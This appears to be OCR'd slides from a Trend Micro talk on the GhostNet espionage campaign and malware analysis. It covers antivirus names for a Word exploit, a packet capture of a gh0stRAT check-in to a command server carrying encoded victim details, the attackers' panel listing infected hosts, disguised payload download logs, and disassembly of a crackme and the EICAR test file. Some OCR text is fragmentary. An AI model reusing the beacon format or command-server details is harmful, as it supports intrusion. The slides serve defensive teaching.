Authentium	-	-	CVE-2006-2492
Avast	-	-	MW97:CVE-2006-2492
eTrust-Vet	-	-	W97M/SmartTags!exploit
F-Prot	-	-	CVE-2006-2492
Fortinet	-	-	MSWord/ObjPointer.A!exploit,MW20062492
GData	-	-	MW97:CVE-2006-2492
Ikarus	-	-	Virus.MW97.CVE.2006.2492
Microsoft	-	-	Exploit:Win32/Wordjmp.gen
Sophos	-	-	Troj/MalDoc-Fam
Webwasher-Gateway	-	-	Exploit.Word.Dropper.Gen


source: Nart Villeneuve/Trend

TREND MICRO


File Edit View Go Capture Analyze Statistics Telephony Tools Help
Filter: tcp.stream eq 717
Expression... Clear Apply
No. . Time Source Destination Protocol Info
32858 4195.033802 192.168.0.4 218.77.188.70 TCP 4284 > http [SYN] Seq=0 Win=32768 Len=0 MSS=1460
32859 4195.470873 218.77.188.70 192.168.0.4 TCP http > 4284 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452
32860 4195.470918 192.168.0.4 218.77.188.70 TCP 4284 > http [ACK] Seq=1 Ack=1 Win=32768 Len=0
32861 4195.476945 192.168.0.4 218.77.188.70 HTTP GET /ld/queenfun/v1/online.php?c=RGVzYW5n&u=UllTVEVN&s=200712211036647R9702591&p=MTkyLjE2OC4wLjQ=&hi=2wsdf351 HTTP/1.0
32862 4196.005444 218.77.188.70 192.168.0.4 HTTP HTTP/1.1 200 OK (text/html)
32863 4196.006194 218.77.188.70 192.168.0.4 TCP http > 4284 [FIN, ACK] Seq=165 Ack=199 Win=65535 Len=0
32864 4196.006236 192.168.0.4
32865 4196.015937 192.168.0.4
32866 4196.452012 218.77.188.
Follow TCP Stream
Stream Content
GET /ld/queenfun/v1/online.php?c=RGVzYW5n&u=UllTVEVN&s=200712211036647R9702591&p=MTkyLjE2OC4wLjQ=&hi=2wsdf351 HTTP/1.0
User-Agent: Mozilla/4.0 (compatible;)
Accept: */*
Host: www.ibmunion.net
HTTP/1.1 200 OK
Date: Wed, 10 Sep 2008 07:10:57 GMT
Server: Apache/2.2.4 (Unix)
Content-Length: 15
Connection: close
Content-Type: text/html
04@72000
Find Save As Print Entire conversation (362 bytes) ASCII EBCDIC Hex Dump C Arrays Raw
Help Filter Out This Stream Close
Frame 32861 (252 bytes on wire, 252 bytes c
Ethernet II, Src: AsustekC_02:6d:c1 (00:13:
Internet Protocol, Src: 192.168.0.4 (192.16
Transmission Control Protocol, Src Port: 42
Hypertext Transfer Protocol

Google is your friend!





指定送指令列表 | 指令返回结果列表

当前服务器时间：Sunday 08th of March 2009 08:28:22 AM 共有注册用户92

注册日期	注册时间	登录日期	登录时间	唯一标记	外网IP	内网IP	主机名	当前用户名	发送指令地址	开机时长
2008-08-24	18:30:03	2008-08-25	19:55:12	20080416110157R3753815				SYSTEM	Send Command	0
2008-08-26	20:23:04	2008-09-03	02:39:36	20080520085720R2050748				SYSTEM	Send Command	536
2008-08-24	18:34:18	2008-08-27	02:49:23	20080612002936R7867410				SYSTEM	Send Command	537
2008-08-26	20:36:38	2008-11-26	00:23:25	20080615184105R9914356				SYSTEM	Send Command	2
2008-08-26	20:19:04	2008-10-23	18:31:15	20071212172154R4299769				SYSTEM	Send Command	1
2008-08-25	07:17:19	2008-08-25	16:44:59	20080605170355R4980676				SYSTEM	Send Command	568
2008-10-27	00:40:55	2008-11-10	18:22:24	20081023130810R8994851				SYSTEM	Send Command	0
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2008-09-04	23:43:25	2008-09-09	02:05:07	20080703232822R6552940				SYSTEM	Send Command	151
2008-08-26	20:20:09	2009-03-05	19:45:23	20080111091234R9085443				SYSTEM	Send Command	349
2008-08-26	22:40:33	2008-08-27	22:54:43	20080310205648R5877214				SYSTEM	Send Command	3
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2009-01-14	19:08:10	2009-02-04	21:53:13	20080114165816R8595555				SYSTEM	Send Command	77
2008-08-26	22:01:31	2009-03-06	16:47:22	20080102114619R2089949				SYSTEM	Send Command	78
2008-09-18	07:43:43	2008-11-04	07:04:21	20080918063420R6130419				SYSTEM	Send Command	22
2008-09-09	02:59:00	2009-03-08	01:10:43	20080227151807R5907262				SYSTEM	Send Command	8
2008-09-04	01:47:33	2008-12-02	04:59:50	20080902210935R2341663				SYSTEM	Send Command	1
2008-12-02	05:21:19	2008-12-02	05:22:19	20081202052118R7082861				SYSTEM	Send Command	24
2008-09-11	19:30:54	2009-03-08	08:11:54	20080911190533R1727438				SYSTEM	Send Command	12181
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2008-09-18	07:41:58	2009-03-06	10:11:30	20080918063335R4699286				SYSTEM	Send Command	263
2008-08-26	22:30:19	2008-09-15	03:45:34	20071212172958R4560900				SYSTEM	Send Command	128
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2008-09-21	23:30:03	2008-12-02	00:45:08	20080918072634R1160528				SYSTEM	Send Command	21
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2008-08-26	20:33:10	2009-03-06	01:41:06	20080519082934R2793725				SYSTEM	Send Command	563
2008-08-27	02:05:46	2008-12-25	18:48:23	20080319104141R6977495				SYSTEM	Send Command	1
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01	2009-03-06	02:37:21	20080114165935R9101265		172.19.8.151		SYSTEM	Send Command	426
11	2008-09-10	20:54:16	20071221103647R9702591		192.168.0.4		SYSTEM	Send Command	64
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

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07200402080915584580700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
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07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
07200805081640045780700000000	'gh. jpg@SystemRoot%\ghost. exe@71c62ff0dd3ab02919a8b4d6193249d5@
07200805081640045780700000000	'sy. jpg@SystemRoot%\Soundriver. exe@b72b73197f9524b36e9523454791463f@
07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
07200805081640045780700000000	'gh. jpg@SystemRoot%\ghost. exe@71c62ff0dd3ab02919a8b4d6193249d5@
07200805081640045780700000000	'gh. jpg@SystemRoot%\ghost. exe@71c62ff0dd3ab02919a8b4d6193249d5@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@
07200805081640045780700000000	'sy. jpg@SystemRoot%\Soundriver. exe@b72b73197f9524b36e9523454791463f@
07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@
07200805081640045780700000000	'sy. jpg@SystemRoot%\Soundriver. exe@b72b73197f9524b36e9523454791463f@
07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
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07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@
07200805081640045780700000000	'sy. jpg@SystemRoot%\Soundriver. exe@b72b73197f9524b36e9523454791463f@
07200805081640045780700000000	'hqt. jpg@SystemRoot%\installer. exe@7ecf160082fb224829737231d1fdb436@
07200805081640045780700000000	'ghvl. jpg@SystemRoot%\gorooot. exe@67693128ad9ff8928ec4c8132369 2f8c@

TREND MICRO

Lessons of GhostNet

- Attackers do not need to be “advanced” or “sophisticated” to be effective
- Maintaining persistent control is important to the attackers
- Attribution is difficult:
  - Use of off-the-shelf software (gh0stRAT)
  - Geolocation is not enough (false flag)
- Notification is difficult:
  - How and who to notify?
- Botnets stand in contrast
  - no persistent, active control
  - no specific targeting

Challenges

Low Distribution / High Impact

Challenges

- Traditional anti-virus solutions not well adapted to the targeted threat
- The onus is on the defender to analyze it
- More comprehensive defense mechanisms!

Let’s back up a little…

1928

Entscheidungsproblem

1931

Entscheidungsproblem is unsolvable

1936

Halting Problem

1984

Virus Property

Wir müssen wissen.
Wir werden wissen.

Limits of computer security

- Much early security research focussed on mainframes in a Malware-free world
- The security models are not applicable to our world
- No alternatives have come to light
- Security becomes a trade-off

Why do we care?


- Can’t create universal Malware detection
- In practice, we can’t create the security we crave and still do business
- Confidentiality, Integrity, Availability and Safety in conflict

Knowing this, what can we do?

- Heuristics
- Apply our knowledge
  - Productize our knowledge
- You need to be able to use the tools provided

What is a modern Antivirus?

- A detection engine
- An ecosystem
- A comprehensive solution




Reversing


Looking at Malware


- Why?
  - Detection alone is not enough
  - Sometimes understanding is vital
- Where does manual analysis fit in?

Disassembling/reversing

- Take the binary machine code
- Produce something humans can understand
- Extract information to use in threat analysis








```
function sym._main () {
    loc_0x401310:
       push ebp
       ebp = esp
       esp -= 0x38
       esp &= 0xfffffff0
       eax = 0
       eax += 0xf
       eax += 0xf
       eax >>>= 4
       eax <<<= 4
       dword [ebp - local_1ch] = eax
       eax = dword [ebp - local_1ch]
       fcn.00402c70 ()
       sym.___main ()
       dword [esp] = str.IOLI_Crackme_Level_0x00_n
       sym._printf ()
       dword [esp] = str.Password:
       sym._printf ()
       eax = [ebp - local_18h]
       dword [esp + 4] = eax
       dword [esp] = 0x404024
       sym._scanf ()
       eax = [ebp - local_18h]
       dword [esp + 4] = str.250382
       dword [esp] = eax
       sym._strcmp ()
       if (eax == eax
       isZero 0x40138a) {
        loc_0x40138a:
           dword [esp] = str.Password_OK_:__n
           sym._printf () do {
            loc_0x401396:
               eax = 0
          }
        loc_0x401396:
           eax = 0
       } else {
         goto loc_0x40137c
         loc_0x40137c:
           dword [esp] = str.Invalid_Password__n
           sym._printf ()
           goto 0x401396
       }
```


Information we need

- Files/File patterns
- Internet resources
  - URLs, IP addresses, Domains
- System functions/Imports
- Strings

Understanding intent

- This is where a disassembly is required
- We need to be expert in
  - Assembler/CPU architecture
  - Operating System functionality
  - Other APIs

http://www.eicar.org/download/eicar.com



```
    0000:0100      58              pop ax
    0000:0101      354f21          xor ax, 0x214f
    0000:0104      50              push ax
    0000:0105      254041          and ax, 0x4140
    0000:0108      50              push ax
    0000:0109      5b              pop bx
    0000:010a      345c            xor al, 0x5c
    0000:010c      50              push ax
    0000:010d      5a              pop dx
    0000:010e      58              pop ax
    0000:010f      353428          xor ax, 0x2834
    0000:0112      50              push ax
    0000:0113      5e              pop si
    0000:0114      2937            sub word [bx], si
    0000:0116      43              inc bx
    0000:0117      43              inc bx
    0000:0118      2937            sub word [bx], si
,=< 0000:011a      7d24            jge 0x140
|   0000:011c      45              inc bp
|   0000:011d      49              dec cx
|   0000:011e      43              inc bx
|   0000:011f      41              inc cx
|   0000:0120      52              push dx
|   0000:0121      2d5354          sub ax, 0x5453
|   0000:0124      41              inc cx
|   0000:0125      4e              dec si
|   0000:0126      44              inc sp
|   0000:0127      41              inc cx
|   0000:0128      52              push dx
|   0000:0129      44              inc sp
|   0000:012a      2d414e          sub ax, 0x4e41
|   0000:012d      54              push sp
|   0000:012e      49              dec cx
|   0000:012f      56              push si
|   0000:0130      49              dec cx
|   0000:0131      52              push dx
|   0000:0132      55              push bp
|   0000:0133      53              push bx
|   0000:0134      2d5445          sub ax, 0x4554
|   0000:0137      53              push bx
|   0000:0138      54              push sp
|   0000:0139      2d4649          sub ax, 0x4946
|   0000:013c      4c              dec sp
|   0000:013d      45              inc bp
